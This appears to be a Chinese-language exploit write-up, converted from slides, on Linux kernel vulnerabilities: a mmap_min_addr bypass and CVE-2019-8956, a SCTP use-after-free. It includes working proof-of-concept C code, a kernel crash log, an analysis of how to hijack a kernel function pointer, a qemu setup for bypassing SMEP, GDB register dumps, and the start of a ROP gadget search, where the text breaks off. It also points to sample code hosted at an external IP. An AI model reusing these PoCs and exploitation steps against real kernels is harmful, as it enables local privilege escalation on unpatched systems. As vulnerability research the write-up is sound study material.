diff --git a/mm/mmap.c b/mm/mmap.c
index f901065..fc1809b 100644
--- a/mm/mmap.c
+++ b/mm/mmap.c
@@ -2426,12 +2426,11 @@ int expand_downwards(struct vm_area_struct *vma,
 {
        struct mm_struct *mm = vma->vm_mm;
        struct vm_area_struct *prev;
-       int error;
+       int error = 0;

        address &= PAGE_MASK;
-       error = security_mmap_addr(address);
-       if (error)
-               return error;
+       if (address < mmap_min_addr)
+               return -EPERM;

        /* Enforce stack_guard_gap */
        prev = vma->vm_prev;
```

漏洞原理分析

调用链


mem_write
mem_rw
access_remote_vm
__access_remote_vm
get_user_pages_remote
__get_user_pages_locked
__get_user_pages
find_extend_vma
expand_stack
expand_downwards
security_mmap_addr
cap_mmap_addr

POC

```c
#include <stdio.h>
#include <sys/mman.h>
#include <err.h>
#include <fcntl.h>

int main()
{
        unsigned long addr = (unsigned long)mmap(0x10000,0x1000,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS|MAP_GROWSDOWN|MAP_FIXED, -1, 0);
        if (addr != 0x10000)
                err(2,"mmap failed");
        int fd = open("/proc/self/mem",O_RDWR);
        if (fd == -1)
                err(2,"open mem failed");
        char cmd[0x100] = {0};
        sprintf(cmd, "su >&%d < /dev/null", fd);
        while (addr)
        {
                addr -= 0x1000;
                if (lseek(fd, addr, SEEK_SET) == -1)
                        err(2, "lseek failed");
                system(cmd);
        }
        printf("contents:%s\n",(char *)1);
}
~
~
~
~
```

漏洞原理分析

CVE-2019-8956

CVE描述：

In the Linux Kernel before versions 4.20.8 and 4.19.21 a use-after-free error in the "sctp_sendmsg()" function (net/sctp/socket.c) when handling SCTP_SENDALL flag can be exploited to corrupt memory.

漏洞原理分析

补丁对比

sctp: walk the list of asoc safely

```
In sctp_sendmesg(), when walking the list of endpoint associations, the
association can be dropped from the list, making the list corrupt.
Properly handle this by using list_for_each_entry_safe()

Fixes: 4910280503f3 ("sctp: add support for snd flag SCTP_SENDALL process in sendmsg")
Reported-by: Secunia Research <vuln@secunia.com>
Tested-by: Secunia Research <vuln@secunia.com>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
Acked-by: Marcelo Ricardo Leitner <marcelo.leitner@gmail.com>
Acked-by: Neil Horman <nhorman@tuxdriver.com>
Signed-off-by: David S. Miller <davem@davemloft.net>
```

Diffstat

-rw-r--r-- net/sctp/socket.c 4

1 files changed, 2 insertions, 2 deletions


```
diff --git a/net/sctp/socket.c b/net/sctp/socket.c
index f93c3cf..65d6d04 100644
--- a/net/sctp/socket.c
+++ b/net/sctp/socket.c
@@ -2027,7 +2027,7 @@ static int sctp_sendmsg(struct sock *sk, struct msghdr *msg, size_t msg_len)
        struct sctp_endpoint *ep = sctp_sk(sk)->ep;
        struct sctp_transport *transport = NULL;
        struct sctp_sndrcvinfo _sinfo, *sinfo;
-       struct sctp_association *asoc;
+       struct sctp_association *asoc, *tmp;
        struct sctp_cmsgs cmsgs;
        union sctp_addr *daddr;
        bool new = false;
@@ -2053,7 +2053,7 @@ static int sctp_sendmsg(struct sock *sk, struct msghdr *msg, size_t msg_len)

        /* SCTP_SENDALL process */
        if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP)) {
-               list_for_each_entry(asoc, &ep->asocs, asocs) {
+               list_for_each_entry_safe(asoc, tmp, &ep->asocs, asocs) {
                        err = sctp_sendmsg_check_sflags(asoc, sflags, msg,
                                                        msg_len);
                        if (err == 0)
```

漏洞原理分析

```
/**
 * list_for_each_entry  -       iterate over list of given type
 * @pos:        the type * to use as a loop cursor.
 * @head:       the head for your list.
 * @member:     the name of the list_head within the struct.
 */
#define list_for_each_entry(pos, head, member)                          \
        for (pos = list_first_entry(head, typeof(*pos), member);        \
             &pos->member != (head);                                    \
             pos = list_next_entry(pos, member))


/**
 * list_for_each_entry_safe - iterate over list of given type safe against removal of list entry
 * @pos:        the type * to use as a loop cursor.
 * @n:          another type * to use as temporary storage
 * @head:       the head for your list.
 * @member:     the name of the list_head within the struct.
 */
#define list_for_each_entry_safe(pos, n, head, member)                  \
        for (pos = list_first_entry(head, typeof(*pos), member),        \
                n = list_next_entry(pos, member);                       \
             &pos->member != (head);                                    \
             pos = n, n = list_next_entry(n, member))
```

漏洞原理分析

调用链


socketcall
__sys_sendmsg
___sys_sendmsg
sock_sendmsg
inet_sendmsg
sctp_sendmsg
sctp_sendmsg_check_sflags
sctp_primitive_?
sctp_do_sm
sctp_side_effects
sctp_cmd_interpreter
sctp_cmd_delete_tcb
sctp_association_free
list_del

POC

从http://122.51.205.221:8000/sctp.c上下载样例代码，并根据之前的漏洞触发调用链编写POC。

```c
#define SERVER_PORT 6666
#define SCTP_GET_ASSOC_ID_LIST  29
#define SCTP_RESET_ASSOC        120
#define SCTP_ENABLE_RESET_ASSOC_REQ     0x02
#define SCTP_ENABLE_STREAM_RESET        118

void* client_func(void* arg)
{
        int socket_fd;
        struct sockaddr_in serverAddr;
        struct sctp_event_subscribe event_;
        int s;

        char *buf = "test";

        if ((socket_fd = socket(AF_INET, SOCK_SEQPACKET, IPPROTO_SCTP))==-1){
                perror("client socket");
                pthread_exit(0);
        }
        bzero(&serverAddr, sizeof(serverAddr));
        serverAddr.sin_family = AF_INET;
        serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
        serverAddr.sin_port = htons(SERVER_PORT);
        inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

        printf("send data: %s\n",buf);
        if(sctp_sendmsg(socket_fd,buf,sizeof(buf),(struct sockaddr*)&serverAddr,sizeof(serverAddr),0,0,0,0,0)==-1){
                perror("client sctp_sendmsg");
                goto client_out_;
        }

client_out_:
        //close(socket_fd);
        pthread_exit(0);
}
```

客户端代码

POC

从http://122.51.205.221:8000/sctp.c上下载样例代码，并根据之前的漏洞触发调用链编写POC。

```c
void* send_recv(int server_sockfd)
{
        int msg_flags;
        socklen_t len = sizeof(struct sockaddr_in);
        size_t rd_sz;
        char readbuf[20]="0";
        struct sockaddr_in clientAddr;

        rd_sz = sctp_recvmsg(server_sockfd,readbuf,sizeof(readbuf),
        (struct sockaddr*)&clientAddr, &len, 0, &msg_flags);
        if (rd_sz > 0)
                printf("recv data: %s\n",readbuf);

        if(sctp_sendmsg(server_sockfd,readbuf,rd_sz,(struct sockaddr*)&clientAddr,len,0,0,0,0,0)<0){
                perror("SENDALL sendmsg");
        }

        pthread_exit(0);

}
int main(int argc, char** argv)
{
        int server_sockfd;
        pthread_t thread;
        struct sockaddr_in serverAddr;
        if ((server_sockfd = socket(AF_INET,SOCK_SEQPACKET,IPPROTO_SCTP))==-1){
                perror("socket");
                return 0;
        }
        bzero(&serverAddr, sizeof(serverAddr));
        serverAddr.sin_family = AF_INET;
        serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
        serverAddr.sin_port = htons(SERVER_PORT);
        inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);
        if(bind(server_sockfd, (struct sockaddr*)&serverAddr,sizeof(serverAddr)) == -1){
                perror("bind");
                goto out_;
        }
        listen(server_sockfd,5);
        if(pthread_create(&thread,NULL,client_func,NULL)){
                perror("pthread_create");
                goto out_;
        }
        send_recv(server_sockfd);
out_:
        close(server_sockfd);
        return 0;
}
```

服务端代码

POC

CRAS
H

```
/ $ /tmp/sctp-poc
send data: test
recv data: test
[    5.953029] BUG: unable to handle kernel NULL pointer dereference at 000000d4
[    5.958045] *pde = 00000000
[    5.958358] Oops: 0000 [#1] SMP
[    5.958619] CPU: 0 PID: 1088 Comm: sctp-poc Not tainted 4.20.0 #4
[    5.959179] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.10.2-1ubuntu1 04/01/2014
[    5.959965] EIP: sctp_sendmsg_check_sflags+0x8/0xa0
[    5.960907] Code: 00 8b 70 24 e8 69 71 f3 ff 8b 53 44 31 c9 89 f0 83 ea 44 e8 8a 96 00 00 5b 5e 5d c3 8d b6 00 00 00 00 55 89 e5 57 56 53 89 c3 <8b> 40 18 8b bb ac 01 00 00 8b 70 24 85 ff 75 09 83 b8 a
0 02 00 00
[    5.962456] EAX: 000000bc EBX: 000000bc ECX: c7161f10 EDX: 00000044
[    5.962883] ESI: 00000004 EDI: 000000bc EBP: c7161d24 ESP: c7161d18
[    5.963311] DS: 007b ES: 007b FS: 00d8 GS: 00e0 SS: 0068 EFLAGS: 00000292
[    5.963933] CR0: 80050033 CR2: 000000d4 CR3: 0714b000 CR4: 000006d0
[    5.964426] Call Trace:
[    5.965167]  sctp_sendmsg+0x540/0xb30
[    5.965899]  ? clockevents_program_event+0xf6/0x130
[    5.966626]  ? sctp_id2assoc+0xa0/0xa0
[    5.966912]  ? inet_sk_set_state+0x80/0x80
[    5.967179]  inet_sendmsg+0x25/0xa0
[    5.967462]  ? inet_sk_set_state+0x80/0x80
[    5.967761]  sock_sendmsg+0x32/0x40
[    5.968001]  ___sys_sendmsg+0x1d9/0x210
[    5.968264]  ? _raw_spin_unlock_irqrestore+0x8/0x10
[    5.968607]  ? __wake_up+0xd/0x20
[    5.968843]  ? tty_write_unlock+0x25/0x30
[    5.969121]  ? tty_ldisc_deref+0xe/0x10
[    5.969380]  ? tty_write+0x1a6/0x300
[    5.969675]  ? n_tty_open+0x90/0x90
[    5.969917]  ? __fget_light+0x4d/0x60
[    5.970175]  __sys_sendmsg+0x39/0x80
[    5.970485]  ? vfs_write+0x153/0x1b0
[    5.970849]  sys_socketcall+0x202/0x340
[    5.971113]  do_fast_syscall_32+0x75/0x1c0
[    5.971396]  entry_SYSENTER_32+0x6b/0xbe
[    5.971774] EIP: 0xb7fad9c1
[    5.972134] Code: 8b 98 58 cd ff ff 85 d2 89 c8 74 02 89 0a 5b 5d c3 8b 04 24 c3 8b 14 24 c3 8b 1c 24 c3 8b 3c 24 c3 51 52 55 89 e5 0f 34 cd 80 <5d> 5a 59 c3 90 90 90 90 8d 76 00 58 b8 77 00 00 00 cd 8
0 90 8d 76
```

EXP

```
static int sctp_sendmsg_check_sflags(struct sctp_association *asoc,
                                     __u16 sflags, struct msghdr *msg,
                                     size_t msg_len)
{
        struct sock *sk = asoc->base.sk;
        struct net *net = sock_net(sk);

        if (sctp_state(asoc, CLOSED) && sctp_style(sk, TCP))
                return -EPIPE;

        if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP) &&
            !sctp_state(asoc, ESTABLISHED))
                return 0;

        if (sflags & SCTP_EOF) {
                pr_debug("%s: shutting down association:%p\n", __func__, asoc);
                sctp_primitive_SHUTDOWN(net, asoc, NULL);

                return 0;
        }

        if (sflags & SCTP_ABORT) {
                struct sctp_chunk *chunk;

                chunk = sctp_make_abort_user(asoc, msg, msg_len);
                if (!chunk)
                        return -ENOMEM;

                pr_debug("%s: aborting association:%p\n", __func__, asoc);
                sctp_primitive_ABORT(net, asoc, chunk);

                return 0;
        }

        return 1;
}
```

asoc可控（0xbc），sk由asoc取值，也可控

需要避开这两个条件判断，以免直接返回

EXP

```
/* Helper to create ABORT with a SCTP_ERROR_USER_ABORT error.  */
struct sctp_chunk *sctp_make_abort_user(const struct sctp_association *asoc,
                                        struct msghdr *msg,
                                        size_t paylen)
{
        struct sctp_chunk *retval;
        void *payload = NULL;
        int err;

        retval = sctp_make_abort(asoc, NULL,
                                 sizeof(struct sctp_errhdr) + paylen);
        if (!retval)
                goto err_chunk;

        if (paylen) {
                /* Put the msg_iov together into payload.  */
                payload = kmalloc(paylen, GFP_KERNEL);
                if (!payload)
                        goto err_payload;

                err = memcpy_from_msg(payload, msg, paylen);
                if (err < 0)
                        goto err_copy;
        }

        sctp_init_cause(retval, SCTP_ERROR_USER_ABORT, paylen);
        sctp_addto_chunk(retval, paylen, payload);

        if (paylen)
                kfree(payload);

        return retval;

err_copy:
        kfree(payload);
err_payload:
        sctp_chunk_free(retval);
        retval = NULL;
err_chunk:
        return retval;
}
```

paylen即通过sendmsg发送的数据长度，设置为0绕过此判断

EXP

```
#define DECLARE_PRIMITIVE(name) \
/* This is called in the code as sctp_primitive_ ## name.  */ \
int sctp_primitive_ ## name(struct net *net, struct sctp_association *asoc, \
                            void *arg) { \
        int error = 0; \
        enum sctp_event event_type; union sctp_subtype subtype; \
        enum sctp_state state; \
        struct sctp_endpoint *ep; \
        \
        event_type = SCTP_EVENT_T_PRIMITIVE; \
        subtype = SCTP_ST_PRIMITIVE(SCTP_PRIMITIVE_ ## name); \
        state = asoc ? asoc->state : SCTP_STATE_CLOSED; \
        ep = asoc ? asoc->ep : NULL; \
        \
        error = sctp_do_sm(net, event_type, subtype, state, ep, asoc,   \
                           arg, GFP_KERNEL); \
        return error; \
}
```

EXP

```
int sctp_do_sm(struct net *net, enum sctp_event event_type,
               union sctp_subtype subtype, enum sctp_state state,
               struct sctp_endpoint *ep, struct sctp_association *asoc,
               void *event_arg, gfp_t gfp)
{
        typedef const char *(printfn_t)(union sctp_subtype);
        static printfn_t *table[] = {
                NULL, sctp_cname, sctp_tname, sctp_oname, sctp_pname,
        };
        printfn_t *debug_fn  __attribute__ ((unused)) = table[event_type];
        const struct sctp_sm_table_entry *state_fn;
        struct sctp_cmd_seq commands;
        enum sctp_disposition status;
        int error = 0;

        /* Look up the state function, run it, and then process the
         * side effects.  These three steps are the heart of lksctp.
         */
        state_fn = sctp_sm_lookup_event(net, event_type, state, subtype);

        sctp_init_cmd_seq(&commands);

        debug_pre_sfn();
        status = state_fn->fn(net, ep, asoc, subtype, event_arg, &commands);
        debug_post_sfn();

        error = sctp_side_effects(event_type, subtype, state,
                                  ep, &asoc, event_arg, status,
                                  &commands, gfp);
        debug_post_sfx();

        return error;
}
```

函数指针调用，若state_fn可控，那么就可以任意地址调用

EXP

```
const struct sctp_sm_table_entry *sctp_sm_lookup_event(
                                        struct net *net,
                                        enum sctp_event event_type,
                                        enum sctp_state state,
                                        union sctp_subtype event_subtype)
{
        switch (event_type) {
        case SCTP_EVENT_T_CHUNK:
                return sctp_chunk_event_lookup(net, event_subtype.chunk, state);
        case SCTP_EVENT_T_TIMEOUT:
                return DO_LOOKUP(SCTP_EVENT_TIMEOUT_MAX, timeout,
                                 timeout_event_table);
        case SCTP_EVENT_T_OTHER:
                return DO_LOOKUP(SCTP_EVENT_OTHER_MAX, other,
                                 other_event_table);
        case SCTP_EVENT_T_PRIMITIVE:
                return DO_LOOKUP(SCTP_EVENT_PRIMITIVE_MAX, primitive,
                                 primitive_event_table);
        default:
                /* Yikes!  We got an illegal event type.  */
                return &bug;
        }
}
```

在sctp_primitive_ABORT里面就已经设置event为SCTP_EVENT_T_PRIMITIVE


EXP

```
#define DO_LOOKUP(_max, _type, _table)                                  \
({                                                                      \
        const struct sctp_sm_table_entry *rtn;                          \
                                                                        \
        if ((event_subtype._type > (_max))) {                           \
                pr_warn("table %p possible attack: event %d exceeds max %d\n", \
                        _table, event_subtype._type, _max);             \
                rtn = &bug;                                             \
        } else                                                          \
                rtn = &_table[event_subtype._type][(int)state];         \
                                                                        \
        rtn;                                                            \
})
```

state可控，所以最后state_fn可控

EXP

IRET(interrupt return)中断返回，中断服务程序的最后一条指令。IRET指令将推入堆栈的段地址和偏移地址弹出，使程序返回到原来发生中断的地方。其作用是从中断中恢复中断前的状态，具体作用如下：



1.恢复IP(instruction pointer)：IP←（SP），SP←SP+1

2.恢复CS(code segment)：CS←（SP）SP←SP+1

3.恢复中断前的PSW(program status word),即恢复中断前的标志寄存器的状态。FR←（SP），SP←SP+1

4.恢复SP

5.恢复SS


绕过SMEP

通过qemu起linux内核（**qemu-system-x86_64 -hda rootfs.img -kernel bzImage -append 'console=ttyS0 root=/dev/sda rw nokaslr quiet' -m 128M –nographic –s -monitor /dev/null -cpu kvm64,+smep**）

```
/ $ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 15
model           : 6
model name      : Common KVM processor
stepping        : 1
cpu MHz         : 2207.987
cache size      : 16384 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fdiv_bug        : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxs
r sse sse2 syscall nx lm constant_tsc xtopology cpuid pni cx16 hypervisor smep
bugs            : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1tf
bogomips        : 4415.97
clflush size    : 64
cache_alignment : 128
address sizes   : 40 bits physical, 48 bits virtual
power management:
```

绕过SMEP

控制寄存器相关



绕过SMEP

调用state_fn->fn时的寄存器状态，其中edi可以直接控制，其他寄存器（除了esp，ebp）指向的地址内容也是可控。

```
$eax   : 0x00000000  →  0x746f6f72  →  0x746f6f72
$ebx   : 0x00000000  →  0x746f6f72  →  0x746f6f72
$ecx   : 0x000000bc  →  0x00000000  →  0x746f6f72  →  0x746f6f72
$edx   : 0x00002000  →  0x746f6f72  →  0x746f6f72
$esp   : 0xc7165bf4  →  0x00000002  →  0x2121746f  →  0x2121746f
$ebp   : 0xc7165cec  →  0xc7165d10  →  0xc7165d24  →  0xc7165dbc
$esi   : 0x000000bc  →  0x00000000  →  0x746f6f72  →  0x746f6f72
$edi   : 0x080489fc  →  0x53e58955  →  0x53e58955
$eip   : 0xc18d50da  →  0x0f2349e8  →  0x0f2349e8
$eflags: [zero CARRY PARITY ADJUST SIGN trap INTERRUPT direction
$cs: 0x0060 $ss: 0x0068 $ds: 0x007b $es: 0x007b $fs: 0x00d8 $gs:
```

```
[ Legend: Modified register | Code | Heap | Stack | String ]
registers
$eax   : 0x00000000  →  0x746f6f72  →  0x746f6f72
$ebx   : 0x00000000  →  0x746f6f72  →  0x746f6f72
$ecx   : 0x000000bc  →  0x00000000  →  0x746f6f72  →  0x746f6f72
$edx   : 0x00002000  →  0x746f6f72  →  0x746f6f72
$esp   : 0xc7165bf4  →  0x00000002  →  0x2121746f  →  0x2121746f
$ebp   : 0xc7165cec  →  0xc7165d10  →  0xc7165d24  →  0xc7165dbc  →  0xc7165dd8  →  0xc7165dec  →  0xc7165ef4  →  0xc7165f50
$esi   : 0x000000bc  →  0x00000000  →  0x746f6f72  →  0x746f6f72
$edi   : 0x080489fc  →  0x53e58955  →  0x53e58955
$eip   : 0xc18d50da  →  0x0f2349e8  →  0x0f2349e8
$eflags: [zero CARRY PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0060 $ss: 0x0068 $ds: 0x007b $es: 0x007b $fs: 0x00d8 $gs: 0x00e0
stack
0xc7165bf4|+0x0000: 0x00000002  →  0x2121746f  →  0x2121746f     ←$esp
0xc7165bf8|+0x0004: 0xc78f3600  →  0xc78f3600  →  [loop detected]
0xc7165bfc|+0x0008: 0xc7165c34  →  0x00000001  →  0x21746f6f  →  0x21746f6f
0xc7165c00|+0x000c: 0x00000002  →  0x2121746f  →  0x2121746f
0xc7165c04|+0x0010: 0x00000001  →  0x21746f6f  →  0x21746f6f
0xc7165c08|+0x0014: 0x00000002  →  0x2121746f  →  0x2121746f
0xc7165c0c|+0x0018: 0xc7ed11e0  →  0xc7153f2c  →  0x00000001  →  0x21746f6f  →  0x21746f6f
0xc7165c10|+0x001c: 0xc7ed0f0c  →  0xc7153f2c  →  0x00000001  →  0x21746f6f  →  0x21746f6f
code:x86:32
   0xc18d50d5 <sctp_do_sm+101> push   rdi
   0xc18d50d6 <sctp_do_sm+102> mov    edi, DWORD PTR [rax]
   0xc18d50d8 <sctp_do_sm+104> mov    eax, ebx
 →0xc18d50da <sctp_do_sm+106> call   0xc19c7428 <__x86_indirect_thunk_edi>
  ↳ 0xc19c7428 <__x86_indirect_thunk_edi+0> call   0xc19c7434 <__x86_indirect_thunk_edi+12>
    0xc19c742d <__x86_indirect_thunk_edi+5> pause
    0xc19c742f <__x86_indirect_thunk_edi+7> lfence
    0xc19c7432 <__x86_indirect_thunk_edi+10> jmp    0xc19c742d <__x86_indirect_thunk_edi+5>
    0xc19c7434 <__x86_indirect_thunk_edi+12> mov    DWORD PTR [rsp], edi
    0xc19c7437 <__x86_indirect_thunk_edi+15> ret
arguments (guessed)
__x86_indirect_thunk_edi (
   [sp + 0x0] = 0x00000002 →0x2121746f →0x2121746f,
   [sp + 0x4] = 0xc78f3600 →0xc78f3600 →[loop detected],
   [sp + 0x8] = 0xc7165c34 →0x00000001 →0x21746f6f →0x21746f6f,
   [sp + 0xc] = 0x00000002 →0x2121746f →0x2121746f,
   [sp + 0x10] = 0x00000001 →0x21746f6f →0x21746f6f,
   [sp + 0x14] = 0x00000002 →0x2121746f →0x2121746f
)
source:net/sctp/sm_sid[...].c+1188
   1183         state_fn = sctp_sm_lookup_event(net, event_type, state, subtype);
   1184
   1185         sctp_init_cmd_seq(&commands);
   1186
   1187         debug_pre_sfn();
 →1188         status = state_fn->fn(net, ep, asoc, subtype, event_arg, &commands);
   1189         debug_post_sfn();
   1190
   1191         error = sctp_side_effects(event_type, subtype, state,
   1192                                   ep, &asoc, event_arg, status,
   1193                                   &commands, gfp);
```

截图(Alt + A)

绕过SMEP

寻找合适的gadgets绕过SMEP

```
c101c440:       89 dc                   mov    %ebx,%esp
c101c442:       5b                      pop    %ebx
c101c443:       5f                      pop    %edi
